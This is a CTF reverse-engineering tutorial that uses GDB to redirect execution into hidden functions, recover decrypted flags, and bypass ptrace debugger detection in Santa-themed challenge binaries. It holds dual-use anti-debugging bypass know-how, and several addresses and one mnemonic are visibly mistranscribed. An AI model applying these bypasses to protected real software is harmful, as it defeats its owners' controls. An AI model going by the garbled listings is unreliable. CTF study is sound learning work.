We can always, while the program is active, continue at a specific memory address. We can set a breakpoint at the main function, go to the memory address of a secret function, and continue execution from there.

```
b main  
  
r  
  
goto 0x0005555555659c  
  
c
```

Since this function doesn't exit the application properly, we see the following error:

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
gef> █
```

This error doesn't mean the function and decryption didn't execute. We just didn't see it. Let's look at what the secret function does:

```
x/50i 0x000055555555659c
```

```
gef> x/50i 0x000055555555659c
0x55555555659c < Z7secretlv>:      endbr64
0x5555555565a0 < Z7secretlv+4>:      push    rbp
0x5555555565a1 < Z7secretlv+5>:      mov     rbp, rsp
0x5555555565a4 < Z7secretlv+8>:      push    rbx
0x5555555565a5 < Z7secretlv+9>:      sub     rsp, 0x78
0x5555555565a9 < Z7secretlv+13>:     lea     rax, [rbp-0x31]
0x5555555565ad < Z7secretlv+17>:     mov     rdi, rax
0x5555555565b0 < Z7secretlv+20>:     call   0x5555555563c0 < _ZN5aIcEC1Ev@plt>
0x5555555565b5 < Z7secretlv+25>:     lea     rdx, [rbp-0x31]
0x5555555565b9 < Z7secretlv+29>:     lea     rax, [rbp-0x60]
0x5555555565bd < Z7secretlv+33>:     lea     rcx, [rip+0x1a44]          # 0x5555555558008
0x5555555565c4 < Z7secretlv+40>:     mov     rsi, rcx
0x5555555565c7 < Z7secretlv+43>:     mov     rdi, rax
0x5555555565ca < Z7secretlv+46>:     call   0x55555555570c0 < _ZNSt7__cxx112basic_stringIcSt11char_traitsIcESaIcEEC2IS3_EEPKcRKs3_>
0x5555555565cf < Z7secretlv+51>:     lea     rax, [rbp-0x31]
0x5555555565d3 < Z7secretlv+55>:     mov     rdi, rax
0x5555555565d6 < Z7secretlv+58>:     call   0x5555555556310 < _ZN5aIcED1Ev@plt>
0x5555555565db < Z7secretlv+63>:     lea     rdx, [rbp-0x60]
0x5555555565df < Z7secretlv+67>:     lea     rax, [rbp-0x30]
0x5555555565e3 < Z7secretlv+71>:     mov     rsi, rdx
0x5555555565e6 < Z7secretlv+74>:     mov     rdi, rax
0x5555555565e9 < Z7secretlv+77>:     call   0x5555555556250 < _ZNSt7__cxx112basic_stringIcSt11char_traitsIcESaIcEEC1ERKS4_@plt>
0x5555555565ee < Z7secretlv+82>:     lea     rax, [rbp-0x80]
0x5555555565f2 < Z7secretlv+86>:     lea     rdx, [rbp-0x30]
0x5555555565f6 < Z7secretlv+90>:     mov     rsi, rdx
0x5555555565f9 < Z7secretlv+93>:     mov     rdi, rax
0x5555555565fc < Z7secretlv+96>:     call   0x55555555564e0 < _Z14encryptDecryptNSt7__cxx112basic_stringIcSt11char_traitsIcESaIcEEF>
0x555555556601 < Z7secretlv+101>:     lea     rax, [rbp-0x30]
0x555555556605 < Z7secretlv+105>:     mov     rdi, rax
0x555555556608 < Z7secretlv+108>:     call   0x5555555556270 < _ZNSt7__cxx112basic_stringIcSt11char_traitsIcESaIcEEED1Ev@plt>
0x55555555660d < Z7secretlv+113>:     lea     rax, [rip+0x1a05]          # 0x5555555558019
0x555555556614 < Z7secretlv+120>:     mov     rsi, rax
0x555555556617 < Z7secretlv+123>:     lea     rax, [rip+0x3a22]          # 0x555555555a040 < ZSt4cout@GLIBCXX_3.4>
0x55555555661a < Z7secretlv+126>:     mov     rdi, rax
0x55555555661d < Z7secretlv+129>:     call   0x55555555562f0 < _ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_E5S_PKc@plt>
0x555555556622 < Z7secretlv+136>:     mov     rax, rax
0x555555556625 < Z7secretlv+139>:     mov     rax, rax
```

The encryptDecrypt function is at memory address 0x5555555565fc. Let's set a breakpoint just after this decryption function (or step through until we reach it):

```
b *0x555555556601
```

```
c
```

We stop execution just after the decryption function. In the register, we now see the encrypted and decrypted values:

```
RAX: 0x7fffffffdded8 --> 0x555555556cef0 ("CEMA_Not_theFLAG") ←
RBX: 0x7fffffffef078 --> 0x7fffffffef38b ("/home/kali/Desktop/secret-flag")
RCX: 0x555555556cef0 ("CEMA_Not_theFLAG")
RDX: 0xf
RSI: 0xf
RDI: 0x7fffffffdf28 --> 0x555555556ced0 ("wqyukz[@k@\\Qrxus") ←
RBP: 0x7fffffffdf58 --> 0x7fffffffdf60 --> 0x1
RSP: 0x7fffffffdded8 --> 0x555555556cef0 ("CEMA_Not_theFLAG") ←
RIP: 0x555555556601 (<_Z7secretlv+101>: lea rax,[rbp-0x30])
R8 : 0x7ffff7d59c60 --> 0x0
R9 : 0x7ffff7f93e78 --> 0x7ffff7f92fc0 --> 0x7ffff7e2f6c0 (<_ZN10__cxxabiv117__class_type_infoD2Ev>: endbr64)
R10: 0x7ffff7dae338 --> 0xd00220000966c
R11: 0x20 (' ')
R12: 0x0
R13: 0x7fffffffef088 --> 0x7fffffffef3aa ("COLORFGBG=15;0")
R14: 0x5555555559cb0 --> 0x5555555564a0 (<__do_global_dtors_aux>: endbr64)
R15: 0x7ffff7ffdf020 --> 0x7ffff7ffe2e0 --> 0x555555554000 --> 0x10102464c457f
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
```

For the CTF, we can repeat this process for all 7 functions to find the flag. It's located in function 5.

```
b main

goto 0x000055555556a78

x/50i 0x000055555556a78

b *0x55555556add

c
```

```
RAX: 0x7fffffffdded8 --> 0x55555556cf10 ("CEMA{Reversing_is_so_much_fun_:D}")
RBX: 0x7fffffffef078 --> 0x7fffffffef38b ("/home/kali/Desktop/secret-flag")
RCX: 0x55555556cf10 ("CEMA{Reversing_is_so_much_fun_:D}")
RDX: 0x20 (' ')
RSI: 0x20 (' ')
RDI: 0x7fffffffdf28 --> 0x55555556cee0 ("wqyu0fQBQFG]ZSk]GkG[kYAW\\kRAZk\\016pI")
RBP: 0x7fffffffdf58 --> 0x7fffffffdf60 --> 0x1
RSP: 0x7fffffffdded8 --> 0x55555556cf10 ("CEMA{Reversing_is_so_much_fun_:D}")
```

Medium Method - Using a Different Jump Function

Instead of using the "GoTo" command, we can also jump to the "secret" function by modifying the value of an existing jump.

What jumps are in or after the main function?

```
x/50i main
```

```
gef> x/50i main
0x55555556f65 <main>:      endbr64
0x55555556f69 <main+4>:      push    rbp
0x55555556f6a <main+5>:      mov     rbp, rsp
0x55555556f6d <main+8>:      sub     rsp, 0x10
0x55555556f71 <main+12>:     mov     DWORD PTR [rbp-0x4], edi
0x55555556f74 <main+15>:     mov     QWORD PTR [rbp-0x10], rsi
0x55555556f78 <main+19>:     call   0x55555556e64 <_Z4flagv>
0x55555556f7d <main+24>:     mov     eax, 0x0
0x55555556f82 <main+29>:     leave
0x55555556f83 <main+30>:     ret
0x55555556f84 <_Z41__static_initialization_and_destruction_0ii>: endbr64
0x55555556f88 <_Z41__static_initialization_and_destruction_0ii+4>: push    rbp
0x55555556f89 <_Z41__static_initialization_and_destruction_0ii+5>: mov     rbp, rsp
0x55555556f8c <_Z41__static_initialization_and_destruction_0ii+8>: sub     rsp, 0x10
0x55555556f90 <_Z41__static_initialization_and_destruction_0ii+12>: mov     DWORD PTR [rbp-0x4], edi
0x55555556f93 <_Z41__static_initialization_and_destruction_0ii+15>: mov     DWORD PTR [rbp-0x8], esi
0x55555556f96 <_Z41__static_initialization_and_destruction_0ii+18>: cmp     DWORD PTR [rbp-0x4], 0x1
0x55555556f99 <_Z41__static_initialization_and_destruction_0ii+22>: jne     0x55555556fd7 <_Z41__static_initialization_and_destruction_0ii+83>
```

We find a JNE function at 0x555555556f9a. Let's set a breakpoint there:

```
b *0x555555556f9a
```

```
r
```

```
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x555555556f90 <_Z41__static_initialization_and_destruction_0ii+12>: mov     DWORD PTR [rbp-0x4],edi
0x555555556f93 <_Z41__static_initialization_and_destruction_0ii+15>: mov     DWORD PTR [rbp-0x8],esi
0x555555556f96 <_Z41__static_initialization_and_destruction_0ii+18>: cmp     DWORD PTR [rbp-0x4],0x1
=> 0x555555556f9a <_Z41__static_initialization_and_destruction_0ii+22>: jne     0x555555556fd7 <_Z41__static_initialization_and_destruction_0ii+83>
0x555555556f9c <_Z41__static_initialization_and_destruction_0ii+24>: cmp     DWORD PTR [rbp-0x8],0xffff
0x555555556fa3 <_Z41__static_initialization_and_destruction_0ii+31>: jne     0x555555556fd7 <_Z41__static_initialization_and_destruction_0ii+83>
0x555555556fa5 <_Z41__static_initialization_and_destruction_0ii+33>: lea     rax,[rip+0x31a5]          # 0x55555555a151 <_ZStL8__ioinit>
0x555555556fac <_Z41__static_initialization_and_destruction_0ii+40>: mov     rdi,rax
JUMP is NOT taken
```

When we stop at the jump function, we see that the jump is not taken. This is important. So, let's set the "zero flag" to 0 so the jump is taken (jne = Jump if NOT equal).

```
set $ZF = 6
set $eflags ^= (1 << $ZF)
```

context

```
0x55555556f90 <_Z41__static_initialization_and_destruction_0ii+12>: mov     DWORD PTR [rbp-0x4],edi
0x55555556f93 <_Z41__static_initialization_and_destruction_0ii+15>: mov     DWORD PTR [rbp-0x8],esi
0x55555556f96 <_Z41__static_initialization_and_destruction_0ii+18>: cmp     DWORD PTR [rbp-0x4],0x1
=> 0x55555556f9a <_Z41__static_initialization_and_destruction_0ii+22>: jne     0x55555556fd7 <_Z41__static_initialization_and_destruction_0ii+83>
| 0x55555556f9c <_Z41__static_initialization_and_destruction_0ii+24>: cmp     DWORD PTR [rbp-0x8],0xffff
| 0x55555556fa3 <_Z41__static_initialization_and_destruction_0ii+31>: jne     0x55555556fd7 <_Z41__static_initialization_and_destruction_0ii+83>
| 0x55555556fa5 <_Z41__static_initialization_and_destruction_0ii+33>: lea     rax,[rip+0x31a5]          # 0x55555555a151 <_ZStL8__ioinit>
| 0x55555556fac <_Z41__static_initialization_and_destruction_0ii+40>: mov     rdi,rax
|-> 0x55555556fd7 <_Z41__static_initialization_and_destruction_0ii+83>: nop
| 0x55555556fd8 <_Z41__static_initialization_and_destruction_0ii+84>: leave
| 0x55555556fd9 <_Z41__static_initialization_and_destruction_0ii+85>: ret
0x55555556fda <_GLOBAL__sub_I__Z14encryptDecryptNST7__cxx112basic_stringIcSt11char_traitsIcESa1cEEE>: endbr64
JUMP is taken
```

Now that the jump is taken, we need to ensure it doesn't jump to 0x55555556fd7 but to 0x000055555556a78 (secret5). For this, we change the instruction pointer to this address:

```
set $rip = 0x000055555556a78
```

The next thing we do is set another breakpoint after the encryptDecrypt function to see the decrypted value in RAX:

```
b *0x55555556add
```

```
c
```

```
RAX: 0x7fffffffdf58 --> 0x55555556cf10 ("CEMA{Reversing_is_so_much_fun_:D}")
RBX: 0x7fffffffef078 --> 0x7fffffffef38b ("/home/kali/Desktop/secret-flag")
RCX: 0x55555556cf10 ("CEMA{Reversing_is_so_much_fun_:D}")
RDX: 0x20 (' ')
RSI: 0x20 (' ')
RDI: 0x7fffffffdfa8 --> 0x55555556cee0 ("wqyu0fQBQFG]ZSk]GkG[kYAW\\kRAZk\016pI")
RBP: 0x7fffffffdfdf8 --> 0x7fffffffdfdf0 --> 0x7fffffffef000 --> 0x1
RSP: 0x7fffffffdf58 --> 0x55555556cf10 ("CEMA{Reversing_is_so_much_fun_:D}")
```



Step-by-Step example 2 - Stripped Binary:

This time let's reverse engineer a so-called "stripped binary". For this we are going to use binary "2 - stripped_secret".

Let's run this binary:


```
(kali㉿kali)-[~/Desktop]
$ ./stripped_secret
'Why am i still trying to deliver these presents?' Santa asks himself...
But Santa's ways are never-ending and he decides to press on...
Even though he finds another (simple) keypad prohibit him from entering the right room!
Can you find the code to unlock the door and get to the next level?
12345
```

Let's Start with the Basics: What Security Measures Are in Place?

```
kali@kali:~/Desktop$ checksec --file=stripped_secret
RELRO          STACK CANARY  NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified Fortifiable FILE
Full RELRO     Canary found  NX enabled PIE enabled No RPATH    No RUNPATH   No Symbols   No      0          2          stripped_s
cret
```

- RELRO : The Global Offset Table is completely read-only.
- Stack Canary : Protection against buffer overflows. A stack canary is used to detect a stack buffer overflow before malicious code can be executed. This works by placing a small integer before the stack return pointer. Before the return pointer is accessed, the integer is checked.
- NX : Some parts of the memory are non-executable.
- PIE : The binary and all dependencies are loaded at random memory locations.
- Symbols : No symbolic information is found. This means we lack function names and addresses, making the binary "stripped" and difficult to debug.

Checking the binary in GHidra is possible but now the functions have no names, so we'll need to figure out what each function does on our own.



Strings Analysis:

A "flag" is visible, but it's a bogus flag—not valid. We'll need to understand the logic of the application to proceed.

```
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
%d-%d-%d-%d-%d-%d
CEMA{LuckilySantaKnowsHisWayAroundKeypads}
'Why am i still trying to deliver these presents?' Santa asks himself ...
But Santa's ways are never-ending and he decides to press on ...
Even though he finds another (simple) keypad prohibit him from entering the right room!
Can you find the code to unlock the door and get to the next level?
%s: Error: Couldn't open %s
:*3$
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
```

Opening the Binary in GDB: What Can We Discover?

No Functions Found:

Even in GDB, we cannot see functions—not even the "main" function.

```
gef> info functions
All defined functions:

Non-debugging symbols:
0x00000000000010d0 __cxa_finalize@plt
0x00000000000010e0 putchar@plt
0x00000000000010f0 puts@plt
0x0000000000001100 strlen@plt
0x0000000000001110 __stack_chk_fail@plt
0x0000000000001120 fgets@plt
0x0000000000001130 fprintf@plt
0x0000000000001140 __isoc99_sscanf@plt
0x0000000000001150 ptrace@plt
0x0000000000001160 fopen@plt
0x0000000000001170 exit@plt
```

Debugger Detection:

Alongside the stack canary and stripped symbols, there's a mechanism to detect debugging attempts.

```
gef> r
Starting program: /home/kali/Desktop/stripped_secret
BFD: /lib64/ld-linux-x86-64.so.2: unknown type [0x13] section `.relr.dyn'
warning: `/lib64/ld-linux-x86-64.so.2': Shared library architecture unknown is r
warning: `/lib64/ld-linux-x86-64.so.2': Shared library architecture unknown is r
BFD: /lib/x86_64-linux-gnu/libc.so.6: unknown type [0x13] section `.relr.dyn'
warning: `/lib/x86_64-linux-gnu/libc.so.6': Shared library architecture unknown
Debugger detected ... 
[Inferior 1 (process 4274) exited normally]
```

Protections:

So by now we have found the following protections:

- Stack Canary
- Stripped Symbols
- Debugger detection

Ptrace:

Checking the readable functions there is a function that sticks out, Ptrace. Investigating this function learns that this is the function causing the "Debugger detected" message.

How does Ptrace work?

Ptrace (Process Trace) is a function used by debuggers such as GDB and allows a process to link to another process so that it can be debugged! The Ptrace function tries to perform a Ptrace again. However, this is not possible because the debugger already uses Ptrace.

When that happens the binary will fail with the message "Debugger detected".

Bypassing Ptrace:

Since ptrace is a named function, we can break on it in GDB and analyze its behavior.

```
0x7ffff7e6a66 <stty+22>:  mov    eax,0xffffffff
0x7ffff7e6a6b <stty+27>:  ret
0x7ffff7e6a6c:      nop    DWORD PTR [rax+0x0]
=> 0x7ffff7e6a70 <ptrace>:  sub     rsp,0x68
0x7ffff7e6a74 <ptrace+4>:  lea     r8d,[rdi-0x1]
0x7ffff7e6a78 <ptrace+8>:  mov     QWORD PTR [rsp+0x38],rsi
0x7ffff7e6a7d <ptrace+13>:  lea     r10,[rsp+0x8]
0x7ffff7e6a82 <ptrace+18>:  mov     QWORD PTR [rsp+0x40],rdx
```

We stop on the start instruction of Ptrace. Let's step until the function returns to the function that called Ptrace. We can also go straight to the end of the function with "fin":

```
0x5555555536b:  mov     eax,0x0
0x55555555370:  call    0x55555555150 <ptrace@plt>
0x55555555375:  test    rax,rax
0x55555555378:  jne     0x55555555381
0x5555555537a:  mov     DWORD PTR [rbp-0x4],0x2
0x55555555381:  mov     ecx,0x0
0x55555555386:  mov     edx,0x1
```

After returning to the "calling" function we are at address "0x55555555370". We do not know if this is the main function or a sub-function.

Let's take a look at the following instructions:

```
x/50i 0x55555555370
```

```
0x555555553d7: call 0x55555555150 <ptrace@plt>
0x555555553dc: mov  eax,0x1
0x555555553e1: leave
0x555555553e2: ret
0x555555553e3: endbr64
0x555555553e7: push rbp
0x555555553e8: mov  rbp,rsp
0x555555553eb: sub  rsp,0x10
0x555555553ef: mov  QWORD PTR [rbp-0x8],rdi
0x555555553f3: mov  DWORD PTR [rbp-0xc],esi
0x555555553f6: jmp  0x55555555411
0x555555553f8: mov  rax,QWORD PTR [rbp-0x8]
0x555555553fc: movzx eax,BYTE PTR [rax]
0x555555553ff: movsx eax,al
0x55555555402: xor  eax,DWORD PTR [rbp-0xc]
0x55555555405: mov  edi,eax
0x55555555407: call 0x555555550e0 <putchar@plt>
0x5555555540c: add  QWORD PTR [rbp-0x8],0x1
0x55555555411: mov  rax,QWORD PTR [rbp-0x8]
0x55555555415: movzx eax,BYTE PTR [rax]
0x55555555418: cmp  al,0xa
0x5555555541a: jne  0x555555553f8
0x5555555541c: mov  edi,0xa
0x55555555421: call 0x555555550e0 <putchar@plt>
0x55555555426: nop
0x55555555427: leave
0x55555555428: ret
```

- Ptrace is called 2 more times (0x55555555539a & 0x5555555553d7).
- We are in a function because we end up with a "ret" statement.
- When we step through the function, we also see the logic of the Ptrace function:
 - A comparison is made after the 2nd PT race.
 - At address 0x5555555553b1 the value 6 is compared to DWORD PTR [rbp-0x4]

```
x/x $rbp-0x4
```

- If these values are equal, the value 0 is placed in EAX (0x5555555553b7). The function is then exited.
- If the values are not equal, the 3rd ptrace call is executed and the value 1 is placed in EAX (0x5555555553dc). The function is then also exited.
- So what is important in this position is how the position is exited. With EAX on 0 or with EAX on 1.

Let's place a breakpoint on the return address of this function and then run the application again:

```
info break  
del 1  
b *0x555555553e2
```

The next thing we do is create 1 step so that we are out of the function and then look at the value in EAX. We are now on a compare that compares the value 1 with the value in EAX, which is also 1.

```
x/50i 0x555555555ab
```


```
gef> x/50i 0x555555555ab  
⇒ 0x555555555ab:    cmp    eax,0x1  
   0x555555555ae:    jne    0x555555555ce
```

Let's take a look at the current values.

We see here that the compare compares the value in EAX with the value "1". This is followed by a JNE (Jump if Not Equal). Our current value in EAX is 1 and so the jump is not made.

If the jump were made we would end up AFTER the exit call. But the jump is not made. So one more function is called (printing the error message) and then the exit call is executed.

```
gef> x/50i 0x555555555ab
⇒ 0x555555555ab:    cmp     eax,0x1
0x555555555ae:    jne     0x555555555ce
0x555555555b0:    lea     rax,[rbp-0x120]
0x555555555b7:    mov     esi,0xfe
0x555555555bc:    mov     rdi,rax
0x555555555bf:    call    0x5555555553e3
0x555555555c4:    mov     edi,0x0
0x555555555c9:    call    0x555555555170 <exit@plt>
0x555555555ce:    lea     rax,[rip+0xa4b]          # 0x5555555556020
```



So to bypass the PTrace check we can:

- Put a break at 0x555555555ab
- Change the value in EAX to something other than a 1

```
break 0x555555555ab
run
set $rax=0
```



Yes... this has to be done every time we restart the binary... ;-)

Because we don't want to do this every time, we create a script that does this for us.

The script contains the commands:

```
b *0x5555555555ab
run
set $rax=0
ni
context
```

And we call starting GDB:

```
gdb stripped_secret --quiet -x gdbscript.txt
```

This way we always bypass PTrace and continue debugging.

```
0x5555555555a1:    mov     eax,0x0
0x5555555555a6:    call   0x5555555555344
0x5555555555ab:    cmp     eax,0x1
⇒ 0x5555555555ae:    jne     0x5555555555ce
```

Instead of a script we can also use multiple commands (ex parameter):

```
gdb stripped_secret --quiet -ex "b *0x5555555555ab" -ex "run" -ex "set \ $rax=0" -ex "ni"  
-ex "context"
```

We are now on the jump. Entering the "ni" command will show that the jump is taken.

```
0x5555555555c9:    call    0x5555555555170 <exit@plt>  
⇒ 0x5555555555ce:    lea     rax,[rip+0xa4b]          # 0x55555555556020  
0x5555555555d5:    mov     QWORD PTR [rbp-0x168],rax
```

The next thing we are going to do is "discover". We go through the application once or more with "ni" per instruction. We can use "si" when calling functions that are interesting. We can also display the next 50 instructions with "**x/50i 0x5555555555ce**". If we follow the application we learn a number of things:

- We see a number of calls to PUTS which prints text.
- The last (4th) PUTS call is located at address 0x55555555607.
- After this PUTS call we know that user input is being requested "somewhere".

```
gef> x/50i 0x555555555ce
⇒ 0x555555555ce:    lea     rax,[rip+0xa4b]      # 0x555555556020
0x555555555d5:    mov     QWORD PTR [rbp-0x168],rax
0x555555555dc:    lea     rdi,[rip+0xa6d]      # 0x555555556050
0x555555555e3:    call    0x55555555f0 <puts@plt>
0x555555555e8:    lea     rdi,[rip+0xab1]      # 0x5555555560a0
0x555555555ef:    call    0x55555555f0 <puts@plt>
0x555555555f4:    lea     rdi,[rip+0xae5]      # 0x5555555560e0
0x555555555fb:    call    0x55555555f0 <puts@plt>
0x55555555600:    lea     rdi,[rip+0xb31]      # 0x555555556138
0x55555555607:    call    0x55555555f0 <puts@plt>
0x5555555560c:    mov     QWORD PTR [rbp-0x170],0x0
0x55555555617:    mov     DWORD PTR [rbp-0x140],0x1f
0x55555555621:    mov     DWORD PTR [rbp-0x13c],0x21
0x5555555562b:    mov     DWORD PTR [rbp-0x138],0x46
0x55555555635:    mov     DWORD PTR [rbp-0x134],0x36
0x5555555563f:    mov     DWORD PTR [rbp-0x130],0xc
0x55555555649:    mov     DWORD PTR [rbp-0x12c],0x2e
0x55555555653:    cmp     DWORD PTR [rbp-0x184],0x2
0x5555555565a:    jne     0x555555556c7
```

- We also see that after PUTS different values are stored in the RBP register.

- 7 values are stored here (not counting the start NULL byte).
- When we translate these values to decimals we get:

0x1f 0x21 0x46 0x36 0xc 0x2e

31, 33, 70, 54, 12, 46

***Keep these values in mind!**

- Next we see a compare function where the value "2" is compared with the value in rbp-0x184. Currently this value is "1". If the values do match, no jump is made and ultimately the fopen call is executed at address: 0x555555555674, followed by the exit function.

```
0x555555555653:    cmp     DWORD PTR [rbp-0x184],0x2
0x55555555565a:    jne     0x5555555556c7
0x55555555565c:    mov     rax,QWORD PTR [rbp-0x190]
0x555555555663:    add     rax,0x8
0x555555555667:    mov     rax,QWORD PTR [rax]
0x55555555566a:    lea     rsi,[rip+0xb0b]          # 0x555555555617c
0x555555555671:    mov     rdi,rax
0x555555555674:    call    0x5555555556160 <fopen@plt>
```

- After the fopen function, a comparison takes place again. The result of fopen is compared here with the value "0". If the result of fopen is 0, the fprintf function is finally executed at 0x5555555556b8 and then the exit call at address 0x5555555556c2.

```
0x555555555674:    call    0x555555555160 <fopen@plt>
0x555555555679:    mov     QWORD PTR [rbp-0x170],rax
0x555555555680:    cmp     QWORD PTR [rbp-0x170],0x0
0x555555555688:    jne     0x5555555556c7
```

- If the result of fopen is other than "0" then the jump to 0x5555555556c7 is made. This is the 2nd time that we encounter a call to 0x5555555556c7 in the code, which starts AFTER the exit call. This seems to be the "happy flow" 😊.

What happens when we follow the "happy flow"?

```
x/50i 0x5555555556c7
```

We see 2 undefined functions being called at: 0x5555555556db -> 0x555555555269 & 0x5555555556f4. -> 0x5555555552d0. We need to check these functions:

```
x/50i 0x555555555269
```

```
x/50i 0x5555555552d0
```

```
gef> x/50i 0x5555555556c7
0x5555555556c7:  mov     rdx,QWORD PTR [rbp-0x170]
0x5555555556ce:  lea     rax,[rbp-0x90]
0x5555555556d5:  mov     rsi,rdx
0x5555555556d8:  mov     rdi,rax
0x5555555556db:  call    0x555555555269
0x5555555556e0:  lea     rdx,[rbp-0x160]
0x5555555556e7:  lea     rax,[rbp-0x90]
0x5555555556ee:  mov     rsi,rdx
0x5555555556f1:  mov     rdi,rax
0x5555555556f4:  call    0x5555555552d0
0x5555555556f9:  mov     DWORD PTR [rbp-0x174],0x0
0x555555555703:  jmp     0x555555555738
0x555555555705:  mov     eax,DWORD PTR [rbp-0x174]
0x55555555570b:  cdqe
0x55555555570d:  mov     edx,DWORD PTR [rbp+rax*4-0x160]
0x555555555714:  mov     eax,DWORD PTR [rbp-0x174]
0x55555555571a:  cdqe
0x55555555571c:  mov     eax,DWORD PTR [rbp+rax*4-0x140]
0x555555555723:  cmp     edx,eax
0x555555555725:  je      0x555555555731
0x555555555727:  mov     edi,0x1
0x55555555572c:  call    0x555555555170 <exit@plt>
0x555555555731:  add     DWORD PTR [rbp-0x174],0x1
0x555555555738:  cmp     DWORD PTR [rbp-0x174],0x4
```

0x55555555269:

We see several calls to the "fgets" function which is used to provide our user input.

We also see a "strlen" function to verify the length of the specified string.

...Since not much else seems to be happening, let's take a look at the 2nd function:

```
gef> x/50i 0x55555555269
0x55555555269:    endbr64
0x5555555526d:    push    rbp
0x5555555526e:    mov     rbp, rsp
0x55555555271:    sub     rsp, 0x10
0x55555555275:    mov     QWORD PTR [rbp-0x8], rdi
0x55555555279:    mov     QWORD PTR [rbp-0x10], rsi
0x5555555527d:    cmp     QWORD PTR [rbp-0x10], 0x0
0x55555555282:    je      0x5555555529b
0x55555555284:    mov     rdx, QWORD PTR [rbp-0x10]
0x55555555288:    mov     rax, QWORD PTR [rbp-0x8]
0x5555555528c:    mov     esi, 0x80
0x55555555291:    mov     rdi, rax
0x55555555294:    call    0x55555555120 <fgets@plt>
0x55555555299:    jmp     0x555555552b3
0x5555555529b:    mov     rdx, QWORD PTR [rip+0x2d7e]    # 0x555555558020 <stdin>
0x555555552a2:    mov     rax, QWORD PTR [rbp-0x8]
0x555555552a6:    mov     esi, 0x80
0x555555552ab:    mov     rdi, rax
0x555555552ae:    call    0x55555555120 <fgets@plt>
0x555555552b3:    mov     rax, QWORD PTR [rbp-0x8]
0x555555552b7:    mov     rdi, rax
0x555555552ba:    call    0x55555555100 <strlen@plt>
0x555555552bf:    lea     rdx, [rax-0x1]
0x555555552c3:    mov     rax, QWORD PTR [rbp-0x8]
0x555555552c7:    add     rax, rdx
0x555555552ca:    mov     BYTE PTR [rax], 0x0
0x555555552cd:    nop
0x555555552ce:    leave
0x555555552cf:    ret
0x555555552d0:    endbr64
0x555555552d4:    push    rbp
0x555555552d5:    mov     rbp, rsp
0x555555552d8:    sub     rsp, 0x20
```

0x5555555552d0:

- Here we find that, among other things, a "scanf" function is present.
 - The scanf() family of functions scans the given input according to a predefined format. This format may contain specifications for data modification. When conversions are performed on data, the results of these conversions are stored.
 - This function processes our input using a pre-defined format and returns the number of matches.

```
gef> x/50i 0x5555555552d0
0x5555555552d0: endbr64
0x5555555552d4: push    rbp
0x5555555552d5: mov     rbp, rsp
0x5555555552d8: sub     rsp, 0x20
0x5555555552dc: mov     QWORD PTR [rbp-0x18], rdi
0x5555555552e0: mov     QWORD PTR [rbp-0x20], rsi
0x5555555552e4: mov     rax, QWORD PTR [rbp-0x20]
0x5555555552e8: lea     rdi, [rax+0x14]
0x5555555552ec: mov     rax, QWORD PTR [rbp-0x20]
0x5555555552f0: lea     rsi, [rax+0x10]
0x5555555552f4: mov     rax, QWORD PTR [rbp-0x20]
0x5555555552f8: lea     r9, [rax+0xc]
0x5555555552fc: mov     rax, QWORD PTR [rbp-0x20]
0x555555555300: lea     r8, [rax+0x8]
0x555555555304: mov     rax, QWORD PTR [rbp-0x20]
0x555555555308: lea     rcx, [rax+0x4]
0x55555555530c: mov     rdx, QWORD PTR [rbp-0x20]
0x555555555310: mov     rax, QWORD PTR [rbp-0x18]
0x555555555314: push    rdi
0x555555555315: push    rsi
0x555555555316: lea     rsi, [rip+0xceb]          # 0x5555555556008
0x55555555531d: mov     rdi, rax
0x555555555320: mov     eax, 0x0
0x555555555325: call    0x555555555140 <__isoc99_sscanf@plt>
0x55555555532a: add     rsp, 0x10
0x55555555532e: mov     DWORD PTR [rbp-0x4], eax
0x555555555331: cmp     DWORD PTR [rbp-0x4], 0x6
0x555555555335: je      0x555555555341
0x555555555337: mov     edi, 0x1
0x55555555533c: call    0x555555555170 <exit@plt>
0x555555555341: nop
0x555555555342: leave
0x555555555343: ret
```

What happens after the scanf function?

```
0x55555555325:    call    0x55555555140 <__isoc99_sscanf@plt>
0x5555555532a:    add     rsp,0x10
0x5555555532e:    mov     DWORD PTR [rbp-0x4],eax
0x55555555331:    cmp     DWORD PTR [rbp-0x4],0x6
0x55555555335:    je      0x55555555341
0x55555555337:    mov     edi,0x1
0x5555555533c:    call    0x55555555170 <exit@plt>
```

0x5555555532e: mov DWORD PTR [rbp-0x4],eax:

The number of matched items is in RAX after executing this function and is now stored on the stack.

0x55555555331: cmp DWORD PTR [rbp-0x4],0x6:

The number of matched items is compared to the value 6

0x55555555335: your 0x55555555341:

If the value does not match 6 (6 matches) then the exit call is invoked. If the value matches, it jumps to address 0x55555555341 (main?)

